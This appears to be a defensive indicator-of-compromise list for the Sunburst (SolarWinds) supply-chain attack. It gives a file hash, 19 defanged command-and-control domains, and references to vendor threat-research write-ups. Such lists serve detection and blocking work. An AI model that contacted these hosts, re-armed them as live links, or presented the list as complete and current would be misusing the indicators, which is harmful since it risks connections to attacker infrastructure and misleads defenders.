- c15abaf51e78ca56c0376522d699c978217bf041a3bd3c71d09193efa5717c71

The following domain names are associated with Sunburst cyber-attack campaign:

- avsvmcloud[.]com
- databasegalore[.]com
- deftsecurity[.]com
- digitalcollege[.]org
- freescanonline[.]com
- globalnetworkissues[.]com
- highdatabase[.]com
- incomeupdate[.]com
- kubecloud[.]com
- lcomputers[.]com
- mobilnweb[.]com
- panhardware[.]com
- seobundlekit[.]com
- solartrackingsystem[.]net
- thedoccloud[.]com
- virtualwebdata[.]com
- webcodez[.]com
- websitetheme[.]com
- zupertech[.]com

Reference

1. https://www.fireeye.com/blog/threat-research/2020/12/sunburst-additional-technical-details.html
2. https://www.fireeye.com/blog/threat-research/2020/12/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor.html
3. https://docs.google.com/spreadsheets/d/1u0_Df5OMsdzZcTkBDiaAtObbIOkMa5xbeXdKk_k0vWs/edit#gid=0

4. https://labs.sentinelone.com/solarwinds-sunburst-backdoor-inside-the-stealthy-apt-campaign/
5. Colin Hardy videos on Sunburst on Youtube